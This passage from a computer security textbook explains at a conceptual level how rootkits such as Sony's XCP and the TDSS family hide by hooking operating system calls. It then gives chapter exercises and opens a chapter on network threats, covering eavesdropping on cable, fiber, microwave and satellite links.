What happened? Remember that the operating system functions are implemented by tasks placed throughout the operating system. The utility to present a file listing uses primitives such as `FindNextFile()` and `NTQueryDirectoryObject`. To remain invisible, the rootkit intercepts these calls so that if the result from `FindNextFile()` points to `mal_code.exe`, the rootkit skips that file and executes `FindNextFile()` again to find the next file *after* `mal_code.exe`. The higher-level utility to produce the listing keeps the running total of file sizes for the files of which it receives information, so the total in the listing correctly reports all files except `mal_code.exe`. The stealthy operation of this rootkit is shown in [Figure 5-22](#).

These listings were produced with the simple DOS *dir* command to represent the kind of output produced by these system APIs. If the attacker intercepts and modifies either the input going into the API or the output coming from the API, the effect is to make the file `mal_code.exe` invisible to higher-level callers. Thus, if an antivirus tool is scanning by obtaining a list of files and inspecting each one, the tool will miss the malicious file.




FIGURE 5-22 Rootkit Filtering File Description Result

A rootkit effectively becomes part of the operating system kernel. In this example, the rootkit interferes with enumerating files on a disk, so it does not pass its own files' names to a virus checker for examination. But, because a rootkit is integrated with the operating system, it can perform any function the operating system can, usually without being

detectable. For example, it can replace other parts of the operating system, rewrite pointers to routines that handle interrupts, or remove programs (such as malicious code checkers) from the list of code to be invoked at system startup. These actions are in addition to more familiar malicious effects, such as deleting files, sending sensitive data to remote systems, and forwarding harmful code to email contacts.

A rootkit runs with privileges and position of an operating system component. It is loaded automatically as part of operating system startup and because of its position, it can intercept and modify operating system calls and return values, as shown in [Figure 5-23](#). The operating system performs audit logging, but the rootkit can fail to pass on its own activities to be logged. A rootkit is in prime position to remain undiscovered and undiscoverable and to perform any action unconstrained.




FIGURE 5-23 Rootkit Intercepts and Modifies Basic Operating System Functions

Rootkit Operates Unchecked

In [Chapter 3](#) we introduced the concept of malicious code, such as a virus or Trojan horse that is propagated from system to system and that operates under the authority of the current user. As we said in that chapter, one objective of malicious code authors is to escalate privilege, that is, to run with the greater privileges of an administrator or more powerful user; obviously, the more privileges code has, the more harm it can cause. The ultimate privilege level is the operating system, so to replace some or all operating system functions amounts to achieving the highest power.

Because they want to remain undiscovered, rootkits can be difficult to detect and eradicate, or even to count. By one estimate, rootkits comprise 7 percent of all malicious code [[TRE10](#)]. As [Sidebar 5-7](#) describes, rootkits can also interfere with computer

maintenance because their functionality can become intertwined with other operating system functions being modified.

Sidebar 5-7 Rootkit Kills Kernel Modification

In February 2010, Microsoft issued its usual monthly set of operating system updates, including one patch called MS10-015, rated “important.” The patch was to fix one previously publicized vulnerability and one unpublicized one. Microsoft advises users to install patches as soon as possible.

Unfortunately, this patch apparently interfered with the operation of a malicious rootkit in a rather dramatic way. After releasing the patch, Microsoft was inundated with complaints from users who installed the patch and suddenly found that their computers went into an unending loop of rebooting. Microsoft issued this advice: “After you install this update on a 32-bit version of Microsoft Windows, you may receive a Stop error message on a blue screen that causes the computer to restart repeatedly. This problem may be caused by a conflict between the security update and malware that is resident on the system. This problem is not a quality issue with the security update, and the issue is not specific to any OEM.” [[MIC10](#)] Anyone whose machine was already stuck continually rebooting could not, of course, read the message Microsoft posted.

Apparently on system startup the TDL-3 or Alureon rootkit built a table, using the fixed addresses of specific Windows kernel functions. In the Microsoft patch, these addresses were changed, so when TDL-3 received control and tried to invoke a (real) kernel function, it transferred to the wrong address and the system shut down with what is known as the “blue screen of death” (the monitor displays a text error message against a blue background and reboots).

It is impossible to know the prevalence of Alureon or any rootkit in the computer population at large. Microsoft receives reports of the infections its Malicious Software Removal Tool removes from users’ machines. During April 2010, the tool removed 262,969 instances of one Alureon variant, so the interaction with MS10-015 was likely to be serious.

Rootkits interfere with normal system functions to remain hidden. As we described, a common rootkit trick is to intercept file directory enumeration functions to conceal the rootkit’s presence. Ah, two can play that game. Suppose you suspect code is interfering with your file display program. You then write a program that displays files, examines the disk and file system directly to enumerate files, and compares these two results. A rootkit revealer is just such a program.

Sony XCP Rootkit

A computer security expert named Mark Russinovich developed a **rootkit revealer**, which he ran on one of his systems. Instead of using a high-level utility program like the file manager to inventory all files, Russinovich wrote code that called the NTQueryDirectoryObject function directly. Summing the file sizes in his program, he compared the directory size against what the file manager reported; a discrepancy led him to look further. He was surprised to find a rootkit [[RUS05](#)]. On further investigation he

determined the rootkit had been installed when he loaded and played a Sony music CD on his computer. Princeton University researchers Edward Felten and Alex Halderman [[FEL06](#)] extensively examined this rootkit, named XCP (short for extended copy protection).

What XCP Does

The XCP rootkit was installed (automatically and without the user's knowledge) from the Sony music CD to prevent a user from copying the tunes, while allowing the CD to be played as audio. To do this, it includes its own special music player that is allowed to play the CD. But XCP interferes with any other access to the protected music CD by garbling the result any other process would obtain in trying to read from the CD. That is, it intercepts any functional call to read from the CD drive. If the call originated from a music player for a Sony CD, XCP redirects the result to Sony's special music player. If the call was from any other application for a Sony CD, the rootkit scrambled the result so that it was meaningless as music and passed that uninterpretable result to the calling application.

The rootkit has to install itself when the CD is first inserted in the PC's drive. To do this, XCP depends on a "helpful" feature of Windows: With the "autorun" feature, Windows looks on each newly inserted CD for a file with a specific name, and if it finds that, it opens and executes the file without the user's involvement. (The file name can be configured in Windows, although it is autorun.exe by default.) You can disable the autorun feature; see [[FEL06](#)] for details.

XCP has to hide from the user so that the user cannot just remove or disable it. So the rootkit does as we just described: It blocks display of any program whose name begins with \$sys\$ (which is how it is named). Unfortunately for Sony, this feature concealed not just XCP but any program beginning with \$sys\$ from any source, malicious or not. So any virus writer could conceal a virus just by naming it \$sys\$virus-1, for example.

Sony did two things wrong: First, as we just observed, it distributed code that inadvertently opens an unsuspecting user's system to possible infection by other writers of malicious code. Second, Sony installs that code without the user's knowledge, much less consent, and it employs strategies to prevent the code's removal.

Patching the Penetration

The story of XCP became widely known in November 2005 when Russinovich described what he found, and several news services picked up the story. Faced with serious negative publicity, Sony decided to release an uninstaller for the XCP rootkit. However, do you remember from [Chapter 3](#) why "penetrate and patch" was abandoned as a security strategy? Among other reasons, the pressure for a quick repair sometimes leads to shortsighted solutions that address the immediate situation and not the underlying cause: Fixing one fault often causes a failure somewhere else.

Sony's uninstaller itself opened serious security holes. It was presented as a web page that downloaded and executed the uninstaller. But the programmers did not check what code they were executing, and so the web page would run any code from any source, not just the intended uninstaller. And worse, the code to perform downloads and installations remained on the system even after XCP was uninstalled, meaning that the vulnerability persisted. (In fact, Sony used two different rootkits from two different sources and,

remarkably, the uninstallers for both rootkits had this same vulnerability.)

How many computers were infected by this rootkit? Nobody knows for sure. Security researcher Dan Kaminsky [[KAM06](#)] found 500,000 references in DNS tables to the site the rootkit contacts, but some of those DNS entries could support accesses by hundreds or thousands of computers. How many users of computers on which the rootkit was installed are aware of it? Again nobody knows, nor does anybody know how many of those installations might not yet have been removed.

Felten and Halderman [[FEL06](#)] present an interesting analysis of this situation, examining how digital rights management (copy protection for digital media such as music CDs) leads to requirements similar to those for a malicious code developer. Levine et al. [[LEV06](#)] consider the full potential range of rootkit behavior as a way of determining how to defend against them.

Automatic software updates, antivirus tools, spyware, even applications all do things without the user's express permission or even knowledge. They also sometimes conspire against the user: Sony worked with major antivirus vendors so its rootkit would not be detected, because keeping the user uninformed was better for all of them, or so Sony and the vendors thought.

TDSS Rootkits

TDSS is the name of a family of rootkits, TDL-1 through (currently) TDL-4, based on the Alureon rootkit, code discovered by Symantec in September 2008. You may remember Alureon from [Sidebar 5-7](#) earlier in this chapter describing how a rootkit prevented a legitimate Microsoft patch from being installed. The TDSS group originated in 2008 with TDL-1, a relatively basic rootkit whose main function seemed to be collecting and exfiltrating personal data.

TDL-1 seemed to have stealth as its major objective, which it accomplished by several changes to the Windows operating system. First, it installed filter code in the stack of drivers associated with access to each disk device. These filters drop all references to files whose names begin with "tdl," the file name prefix TDL uses for all its files. With these filters, TDL-1 can install as many files as it requires, anywhere on any disk volume. Furthermore, the filters block direct access to any disk volume, and other filters limit access to network ports, all by installation of malicious drivers, the operating system routines that handle communication with devices.

The Windows registry, the database of critical system information, is loaded with entries to cause these malicious drivers to reload on every system startup. The TDL-1 rootkit hides these registry values by modifying the system function `NTEnumerateKey`, used to list data items (keys) in the registry. The modification replaces the first few bytes of the system function with a jump instruction to transfer to the rootkit function, which skips over any rootkit keys before returning control to the normal system function. Modifying code by inserting a jump to an extension is called **splicing**, and a driver infected this way is said to have been **hooked**.

Splicing: a technique allowing third-party code to be invoked to service interrupts and device driver calls

In early 2009, the second version, TDL-2 appeared. Functionality and operation were similar to those of TDL-1, the principal difference being that the code itself was obscured by scrambling, encrypted, and padded with nonsense data such as words from *Hamlet*.

Later that year, the TDSS developers unleashed TDL-3. Becoming even more sophisticated, TDL-3 implemented its own file system so that it could be completely independent of the regular Windows functions for managing files using FAT (file allocation table) or NTFS (NT file system) technology [DRW09]. The rootkit hooked to a convenient driver, typically atapi.sys, the driver for IDE hard disk drives, although it could also hook to the kernel, according to Microsoft's Johnson [JOH10]. At this point, TDSS developers introduced command-and-control servers with which the rootkit communicates to receive work assignments and to return data collected or other results. (We explore in detail distributed denial of service, another application of command-and-control servers, in [Chapter 6](#).)

TDL-3 also began to communicate by using an encrypted communications stream, effectively preventing analysts from interpreting the data stream. All these changes made the TDSS family increasingly difficult to detect. *NetworkWorld* estimated that in 2009, 3 million computers were controlled by TDSS, more than half of which were located in the United States. These controlled computers are sold or rented for various tasks, such as sending spam, stealing data, or defrauding users with fake antivirus tools.

But TDL-3 is not the end of the line. A fourth generation, TDL-4, appeared in Autumn 2010. This version circumvented the latest Microsoft security techniques.

TDL-4 follows the path of other TDSS rootkits by hooking system drivers to install itself and remain undetected. But during this time, Microsoft's 64-bit Windows software implemented a cryptographic technique by which a portion of each driver is encrypted, using a digital signature, as we explained in [Chapter 2](#). Basically, Microsoft's digital signatures let it verify the source and integrity of kernel-level code each time the code is to be loaded (ordinarily at system boot time). TDL-4 changes a system configuration value LoadIntegrityCheckPolicy so that the unsigned rootkit is loaded without checking [FIS10a]. TDL-4 infects the master boot record (MBR) and replaces the kernel debugger (kdcom.dll) that would ordinarily be available to debug kernel-level activity. The replaced debugger returns only safe values (meaning those that do not reveal TDL-4), making it difficult for analysts to investigate the form and function of this rootkit.

The sophistication of the TDSS family is amazing, as is its ability to adapt to system changes such as code integrity checking. The authors have invested a great amount of time in maintaining and extending this rootkit family, and they are likely to continue to do so to preserve the value of their investment.

Other Rootkits

Not every rootkit is malicious. Suppose you are a manager of a company that handles very sensitive information: It may be intellectual property, in the form of the design and implementation of new programs, or perhaps it is the medical records of some high-profile patients who would not want their medical conditions to appear on the front page of a newspaper. Your employees need this information internally for ordinary business

functions, but there is almost no reason such information should ever leave your company.

Because the value of this information is so high, you want to be sure nothing sensitive is included in email sent by your employees or by a malicious process acting under the name of an employee. Several products, with names like eBlaster and Spector, are rootkits that parents can install on children's computers, to monitor the nature of email, messaging, and web searches. As rootkits, these products are invisible to the children and, even if detected, the products are difficult to disable or remove. Managers worried about illicit or unintentional exfiltration of sensitive information could use similar products.

Law enforcement authorities also install rootkits on machines of suspects so that agents can trace and even control what users of the affected machines do, but the suspects remain oblivious.

Thus, not every rootkit is malicious. In fact, security tools, such as antivirus software and intrusion detection and prevention systems, sometimes operate in a stealthy and hard-to-disable manner, just like rootkits. However, because this is a book about computer security, we now return to rootkits of a malicious nature as we examine system vulnerabilities that permit introduction of rootkits. The two vulnerabilities that contribute to installation of rootkits are that the operating system is complex and not transparent.

Having described the threat of a rootkit to an operating system, we now turn to another source of threats involving operating systems: mobile devices such as smartphones.

5.4 Conclusion

In this chapter we have surveyed the field of operating systems to develop several important security concepts. Operating systems are the first place we have seen detailed analysis of access control, and the first use of the reference monitor.

Because of its fundamental position in a computing system, an operating system cannot be weak. We have discussed the concept of trust and confidence in an operating system's correctness. The strength of an operating system comes from its tight integration with hardware, its simple design, and its focus—intentionally or not—on security. Of course, an operating system has the advantage of being self-contained on a distinct platform.

In the next chapter we consider a fundamental part of modern computing: networks. Few computing activities these days do not involve networking. But the self-contained, tightly integrated character of an operating system definitely does not apply in networks. As we show, authentication and access control are harder to achieve in networks than in operating systems, and the degree of self-protection a network user can have is decidedly less than an operating system user. Securing networks is more of a challenge.

5.5 Exercises

1. Give an example of the use of physical separation for security in a computing environment.
2. Give an example of the use of temporal separation for security in a computing environment.
3. Give an example of an object whose sensitivity may change during execution.
4. Respond to the allegation "An operating system requires no protection for its

executable code (in memory) because that code is a duplicate of code maintained on disk.”

5. Explain how a fence register is used for relocating a user’s program.
6. Can any number of concurrent processes be protected from one another by just one pair of base/bounds registers?
7. The discussion of base/bounds registers implies that program code is execute-only and that data areas are read-write-only. Is this ever not the case? Explain your answer.
8. A design using tag bits presupposes that adjacent memory locations hold dissimilar things: a line of code, a piece of data, a line of code, two pieces of data, and so forth. Most programs do not look like that. How can tag bits be appropriate in a situation in which programs have the more conventional arrangement of code and data?
9. What are some other modes of access that users might want to apply to code or data, in addition to the common read, write, and execute permission?
10. If two users share access to a segment, they must do so by the same name. Must their protection rights to it be the same? Why or why not?
11. A problem with either segmented or paged address translation is timing. Suppose a user wants to read some data from an input device into memory. For efficiency during data transfer, often the actual memory address at which the data are to be placed is provided to an I/O device. The real address is passed so that time-consuming address translation does not have to be performed during a very fast data transfer. What security problems does this approach bring?
12. A directory is also an object to which access should be controlled. Why is it not appropriate to allow users to modify their own directories?
13. Why should the directory of one user not be generally accessible to other users (not even for read-only access)?
14. File access control relates largely to the secrecy dimension of security. What is the relationship between an access control matrix and the integrity of the objects to which access is being controlled?
15. One feature of a capability-based protection system is the ability of one process to transfer a copy of a capability to another process. Describe a situation in which one process should be able to transfer a capability to another.
16. Describe a mechanism by which an operating system can enforce limited transfer of capabilities. That is, process A might transfer a capability to process B, but A wants to prevent B from transferring the capability to any other processes.

Your design should include a description of the activities to be performed by A and B, as well as the activities performed by and the information maintained by the operating system.
17. List two disadvantages of using physical separation in a computing system. List two disadvantages of using temporal separation in a computing system.
18. Explain why asynchronous I/O activity is a problem with many memory

protection schemes, including base/bounds and paging. Suggest a solution to the problem.

19. Suggest an efficient scheme for maintaining a per-user protection scheme. That is, the system maintains one directory per user, and that directory lists all the objects to which the user is allowed access. Your design should address the needs of a system with 1000 users, of whom no more than 20 are active at any time. Each user has an average of 200 permitted objects; there are 50,000 total objects in the system.

20. A flaw in the protection system of many operating systems is argument passing. Often a common shared stack is used by all nested routines for arguments as well as for the remainder of the context of each calling process.

(a) Explain what vulnerabilities this flaw presents.

(b) Explain how the flaw can be controlled. The shared stack is still to be used for passing arguments and storing context.

6. Networks

In this chapter:

Vulnerabilities

- Threats in networks: wiretapping, modification, addressing
- Wireless networks: interception, association, WEP, WPA
- Denial of service and distributed denial of service

Protections

- Cryptography for networks: SSL, IPsec, virtual private networks
 - Firewalls
 - Intrusion detection and protection systems
 - Managing network security, security information, and event management
-

As we all know, much of computing today involves interacting remotely with people, computers, processes, and even wrongdoers. You could hide in your room and never pass anything to or receive anything from outside, but that would severely limit what you could do. Thus, some degree of external connectivity is almost inevitable for most computer users, and so the question becomes how to do that with reasonable security.

But as soon as you decide to connect to points outside your security perimeter, that connection leaves your zone of protection, and you are at risk that others will read, modify, and even obliterate your communication. In this chapter we consider security in remote networks. In [Chapter 4](#) we examined the impact of a network on a local user, focusing extensively on the browser, the most obvious connection between a user and a network. Running on users' machines, browsers are under the user's control, although we explored numerous situations in which the browser seems to be acting against, not for, the user. But in this chapter we move to remote networks, where the user has little if any expectation of control, and thus the security risks are great.

This chapter covers the two sides of network security: threats and countermeasures. Thus, we have divided the chapter into two parts to help you to find and digest topics and to highlight the distinction between these areas. Of course, the two halves reinforce each other, and both are necessary for a true understanding of security in networks.

In this chapter we start with a brief review of network terms and concepts. After that background we open the first part of the chapter: threats. As you see, the threats against networks derive from the four basic threat types we introduced in [Chapter 1](#): interception, modification, fabrication or insertion, and interruption. We examine these threats in the context of wireless networking, a technology that has become popular through WiFi hotspots at coffee shops, university campuses, airports, and corporate environments; many of these access points are free. But when you connect to a free access point, what security do you have? (A similar question arises with cloud computing, as we examine in [Chapter 8](#) on that topic.) Next we discuss denial-of-service attacks, in which legitimate users'

network use is severely constrained or even cut off; this kind of attack is unique to networks.

The second part of the chapter presents three important ways to counter threats to networking. We revisit our workhorse, cryptography, showing how it can protect confidentiality and integrity in networked communications. Then, we introduce two pieces of technology that can help protect users against harm from networks: firewalls and intrusion detection and protection systems. We conclude the chapter with techniques and technologies for managing network security.

6.1 Network Concepts

A network is a little more complicated than a local computing installation. To trivialize, we can think of a local environment as a set of components—computers, printers, storage devices, and so forth—and wires. A wire is point to point, with essentially no leakage between end points, although wiretapping does allow anyone with access to the wire to intercept, modify, or even block the transmission. In a local environment, the physical wires are frequently secured physically or perhaps visually so wiretapping is not a major issue. With remote communication, the same notion of wires applies, but the wires are outside the control and protection of the user, so tampering with the transmission is a serious threat. The nature of that threat depends in part on the medium of these “wires,” which can actually be metal wire, glass fibers, or electromagnetic signals such as radio communications. In a moment we look at different kinds of communications media.

Returning our attention to the local environment with a wire for each pair of devices, to send data from one device to another the sender simply uses the one wire to the destination. With a remote network, ordinarily the sender does not have one wire for each possible recipient, because the number of wires would become unmanageable. Instead, as you probably know, the sender precedes data with what is essentially a mailing label, a tag showing to where (and often from where) to transmit data. At various points along the transmission path devices inspect the label to determine if that device is the intended recipient and, if not, how to forward the data to get nearer to the destination. This processing of a label is called routing. Routing is implemented by computers and, as you already know, computer programs are vulnerable to unintentional and malicious failures. In this section we also consider some of the threats to which routing is susceptible.

Background: Network Transmission Media

When data items leave a protected environment, others along the way can view or **intercept** the data; other terms used are **eavesdrop**, **wiretap**, or **sniff**. If you shout something at a friend some distance away, you are aware that people around you can hear what you say. The same is true with data, which can be intercepted both remotely, across a wide area network, and locally, in a local area network (LAN). Data communications travel either on wire or wirelessly, both of which are vulnerable, with varying degrees of ease of attack. The nature of interception depends on the medium, which we describe next. As you read this explanation, think also of modification and blocking attacks, which we describe shortly.

Signal interception is a serious potential network vulnerability.

Cable

At the most local level, all signals in an Ethernet or other LAN are available on the cable for anyone to intercept. Each LAN connector (such as a computer board) has a unique address, called the MAC (for Media Access Control) address; each board and its drivers are programmed to label all packets from its host with its unique address (as a sender's "return address") and to take from the net only those packets addressed to its host.

Packet Sniffing

Removing only those packets addressed to a given host is mostly a matter of politeness; there is little to stop a program from examining each packet as it goes by. A device called a **packet sniffer** retrieves all packets on its LAN. Alternatively, one of the interface cards can be reprogrammed to have the supposedly unique MAC address of another existing card on the LAN so that two different cards will both fetch packets for one address. (To avoid detection, the rogue card will have to put back on the net copies of the packets it has intercepted.) Fortunately (for now), wired LANs are usually used only in environments that are fairly friendly, so these kinds of attacks occur infrequently.

Radiation

Clever attackers can take advantage of a wire's properties and can read packets without any physical manipulation. Ordinary wire (and many other electronic components) emits radiation. By a process called **inductance** an intruder can tap a wire and read radiated signals without making physical contact with the cable; essentially, the intruder puts an antenna close to the cable and picks up the electromagnetic radiation of the signals passing through the wire. (Read [Sidebar 6-1](#) for some examples of interception of such radiation.) A cable's inductance signals travel only short distances, and they can be blocked by other conductive materials, so an attacker can foil inductance by wrapping a cable in more wire and perhaps sending other, confounding signals through the wrapped wire. The equipment needed to pick up signals is inexpensive and easy to obtain, so inductance threats are a serious concern for cable-based networks. For the attack to work, the intruder must be fairly close to the cable; therefore, this form of attack is limited to situations with physical access.

Sidebar 6-1 Electromagnetic Radiation

Electromagnetic leakage of electronic devices is a known phenomenon that has been studied for decades. Military experts worry about the ability of an adversary to intercept sensitive information from such sources as the electrical impulses generated as keys are pressed on a keyboard or the magnetic radiation from the circuitry that displays images on video screens. To intercept such data requires sophisticated electronics equipment capable of detecting small changes in low-level signals; consequently, the techniques are applicable primarily to very high value situations, such as military ones.

Because the military is the primary affected target, much of the research in this area is not public. Two Ukrainian researchers, N.N. Gorobets and A.V. Trivaylo, have published [[GOR09](#)] results of some recent public studies in this

area.

They consider current technology: flat panel displays. Conventional wisdom has been that old style cathode ray tube (CRT) displays emit detectable signals but that the newer flat panel liquid crystal displays (LCDs) are “safe.” Instead, the researchers report, certain technical characteristics of the interface and display may make LCDs even easier to compromise than CRTs. The researchers present an example showing interception of test data from 10 meters (30 feet) away, two offices distant.

They also report on experiments involving keyboards. Using different techniques, Gorobets and Trivaylo recovered keyboard signals from distances of 5 to 8 meters (roughly 15 to 25 feet).

These distances are small enough that computers in most offices, laboratories, or government installations are probably not at major risk of data interception by outsiders. At those distances, the attacker would have to be just outside the building (in a rather exposed location) or across the hall, both locations that invite questions such as “What in the world are you doing?” However, people in coffee shops, waiting rooms, even hotel rooms and conference facilities should be aware that the privacy of their computer signals is not assured. Is the person sitting at the next table browsing the Web or intercepting your keystrokes? We should not ignore the potential vulnerability of a wiretap at a distance.

Cable Splicing

If the attacker is not close enough to take advantage of inductance, then more hostile measures may be warranted. The easiest form of intercepting a cable is by direct cut. If a cable is severed, all service on it stops. As part of the repair, an attacker can splice in a secondary cable that then receives a copy of all signals along the primary cable. Interceptors can be a little less obvious but still accomplish the same goal. For example, the attacker might carefully expose some of the outer conductor, connect to it, then carefully expose some of the inner conductor and connect to it. Both of these operations alter the resistance, called the impedance, of the cable. In the first case, the repair itself alters the impedance, and the impedance change can be explained (or concealed) as part of the repair. In the second case, a little social engineering can explain the change. (“Hello, this is Matt, a technician with Bignetworks. We are changing some equipment on our end, and so you might notice a change in impedance.”)

Some LANs have a fixed set of devices that rarely change; with other LANs, people add and remove devices frequently enough that change is not an exceptional event. In an office, employees power up workstations that have been shut off for the night, visiting employees connect laptops to the network, and technicians add and remove monitoring gear to maintain the network. Adding one more device may pass unnoticed. An attacker only needs to find an unused network connection point and plug in.

Another way to intercept from a LAN is to find the wiring closet or panel, the place where the wires of the network all come together and from which network administrators can reconfigure the LAN’s topology, for example, by routing one set of wires through a switch to make a separate subnet. With a device called a **sniffer** someone can connect to

and intercept all traffic on a network; the sniffer can capture and retain data or forward it to a different network.

Signals on a network are multiplexed, meaning that more than one signal is transmitted at a given time. For example, two analog (sound) signals can be combined, like two tones in a musical chord, and two digital signals can be combined by interleaving, like playing cards being shuffled. A LAN carries distinct packets, but data on a WAN may be heavily multiplexed as it leaves its sending host. Thus, a wiretapper on a WAN needs to be able not only to intercept the desired communication but also to extract it from the others with which it is multiplexed. While this can be done, the effort involved means that the technique will be used sparingly.

Optical Fiber

Optical fiber offers two significant security advantages over other transmission media. First, the entire optical network must be tuned carefully each time a new connection is made. Therefore, no one can tap an optical system without detection. Clipping just one fiber in a bundle will destroy the balance in the network.

Second, optical fiber carries light energy, not electricity. Light does not create a magnetic field as electricity does. Therefore, an inductive tap is impossible on an optical fiber cable.

Just using fiber, however, does not guarantee security, any more than does just using encryption. The repeaters, splices, and taps along a cable are places at which data may be available more easily than in the fiber cable itself. The connections from computing equipment to the fiber may also be points for penetration. By itself, fiber is much more secure than cable, but it has vulnerabilities, too.

Physical cables are thus susceptible to a range of interception threats. But pulling off such an intrusion requires physical access to one of the cables carrying the communication of interest, no small feat. In many cases pulling data from the air is easier, as we describe next.

Microwave

Microwave signals are not carried along a wire; they are broadcast through the air, making them more accessible to outsiders. Microwave is a line-of-sight technology; the receiver needs to be on an unblocked line with the sender's signal. Typically, a transmitter's signal is focused on its corresponding receiver because microwave reception requires a clear space between sender and receiver. The signal path is fairly wide, to be sure of hitting the receiver, as shown in [Figure 6-1](#). From a security standpoint, the wide swath is an invitation to mischief. Not only can someone intercept a microwave transmission by interfering with the line of sight between sender and receiver, someone can also pick up an entire transmission from an antenna located close to but slightly off the direct focus point.




FIGURE 6-1 Microwave Transmission Interception

A microwave signal is usually not shielded or isolated to prevent interception. Microwave is, therefore, an insecure medium because the signal is so exposed. However, because of the large volume of traffic carried by microwave links, an interceptor is unlikely to separate an individual transmission from all the others interleaved with it. A privately owned microwave link, carrying only communications for one organization, is not so well protected by volume.

Microwave signals require true visible alignment, so they are of limited use in hilly terrain. Plus, because the curvature of the earth interferes with transmission, microwave signals must be picked up and repeated to span long distances, which complicates long distance communications, for example, over oceans. The solution to these limitations is, surprisingly, satellites.

Satellite Communication

Signals can be bounced off a satellite: from earth to the satellite and back to earth again. The sender and receiver are fixed points; the sender beams a signal over a wide area in which the satellite is located, and the satellite rebroadcasts that signal to a certain radius around the receiver. Satellites are in orbit at a level synchronized to the earth's orbit, so they appear to be in a fixed point relative to the earth.

Transmission to the satellite can cover a wide area around the satellite because nothing else is nearby to pick up the signal. On return to earth, however, the wide dissemination radius, called the broadcast's footprint, allows any antenna within range to obtain the signal without detection, as shown in [Figure 6-2](#). Different satellites have different characteristics, but some signals can be intercepted in an area several hundred miles wide and a thousand miles long. Therefore, the potential for interception by being in the signal's path is even greater than with microwave signals. However, because satellite communications are generally heavily multiplexed, the risk is small that any one communication will be intercepted.

